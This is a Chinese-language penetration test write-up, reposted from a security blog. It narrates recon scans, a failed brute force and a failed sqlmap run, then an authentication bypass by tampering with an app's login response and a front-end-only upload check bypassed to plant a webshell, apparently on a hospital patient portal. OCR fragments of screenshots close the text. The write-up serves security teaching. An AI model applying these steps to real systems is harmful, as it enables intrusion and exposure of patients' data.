铁头娃的渗透测试

白帽技术与网络安全 今天

以下文章来源于酒仙桥六号部队 ， 作者队员编号011

酒仙桥六号部队

知其黑，守其白。 分享知识盛宴，闲聊大院趣事，备好酒肉等你!

这是 **酒仙桥六号部队** 的第 12 篇文章。


全文共计1268个字，预计阅读时长5分钟。

前言

争当好青年，疫情期间，坚决执行政府与公司的要求，无奈在家办公的我一如既往的接到了渗透测试的任务。

正篇

话不多说，开干。




01 信息搜集

老规矩，第一步先从信息搜集开始。

对目标进行子域名搜集，并没有发现子域名。

扫描网站目录文件，就一个后台登陆页面，其他什么都没有发现。




之后还进行了nmap端口扫描，也没有发现什么有价值的问题。

没办法，只能正面硬刚了。*（PS：体现一下我们钢铁直男的性格特征）*

02 手工测试


基于各类扫描工具都不能很好的提供有用的信息，只好掏出了我的burp，一步一步的去看。


通过抓包发现，在网站的登陆处存在明文密码传输，刚好网站也没有验证码机制（*就算表面上有验证码，各位师傅也要去尝试一下验证码重放的问题*）。



在知道初始化密码的情况下，尝试暴力枚举，看看能不能中奖。

提示用户名不存在，表示今天运气不行啊。





[redacted] 显示

用户不存在

```
[redacted]
Date: Sun, 17 May [redacted]0 19:50:30 GMT
Content-Type: application/json;charset=UTF-8
Content-Length: 51
Connection: close
Set-Cookie: JSESSIONID=B027B3A3F1E2296D10E8C5B71377157E; Path=/; HttpOnly

{"commonMessage":"invalid_user","redirectUrl":null}
```

又尝试更改网站响应包来绕过登陆页面，也失败了。

不服输的我，又开始研究SQL注入，果不其然，SQL注入也不存在。

```
[02:34:13] [CRITICAL] unable to connect to the target URL
[02:34:13] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[02:34:13] [CRITICAL] unable to connect to the target URL
[02:34:13] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[02:34:13] [CRITICAL] unable to connect to the target URL
[02:34:13] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[02:34:13] [CRITICAL] unable to connect to the target URL
[02:34:13] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[02:34:14] [CRITICAL] unable to connect to the target URL
[02:34:14] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[02:34:14] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[02:34:14] [CRITICAL] unable to connect to the target URL
[02:34:14] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[02:34:14] [CRITICAL] unable to connect to the target URL
[02:34:14] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[02:34:14] [CRITICAL] unable to connect to the target URL
[02:34:14] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[02:34:14] [CRITICAL] unable to connect to the target URL
[02:34:14] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[02:34:14] [CRITICAL] unable to connect to the target URL
[02:34:14] [WARNING] POST parameter 'password' does not seem to be injectable
[02:34:14] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk
 options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.
g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
```


我这爆脾气，没有业务逻辑结构漏洞、爆破不进去、SQL注入没有……

已经开始准备划水了，但是，突然发现了一个新情况。

03 时来运转


由于划水的姿势比较正确（*其实信息搜集的工作一直就没有停*），发现登陆报错的时候，网站下方会有一个图片，基于一个白帽子（小辣鸡）敏感的嗅觉，保存在本地以后查看，发现是一个二维码。

打开浏览器扫一扫二维码，发现是这个网站的app版。



柳暗花明又一村～～

把app下载下来，对apk文件进行逆向分析。



无奈，逆向分析、代码审计这种东西，并不是我所擅长的方向，所以鼓捣了好久也没有结果，故而转战app的登陆以及数据传输方面的问题。


04 步入正轨

通过burp抓app的登陆包，并尝试修改数据，发现，登陆错误时，登陆的响应包数据为：

```
{"code":1}
```

此处待定。


这才是真正的时来运转，app登陆处存在业务逻辑漏洞，成功进入后台。




之后就是常规的后台漏洞发现了。

在个人头像处，可以进行文件上传，测试发现只在前端做限制，通过抓包修改，直接绕过，成功获取webshell。


身份证号:
就诊人
就诊卡
电子社保卡
健康档案
诊疗记录
更多 >
挂号历史
缴费单
在线问诊
影像诊断
处方
检查
检验
病历
常用工具


Go
Cancel
Request
Raw
Params
Headers
Hex
Response
Raw
Headers
Hex
HTTP/1.1 200 OK
Content-Type: text/html;charset=utf-8
Content-Length: 204
Connection: close



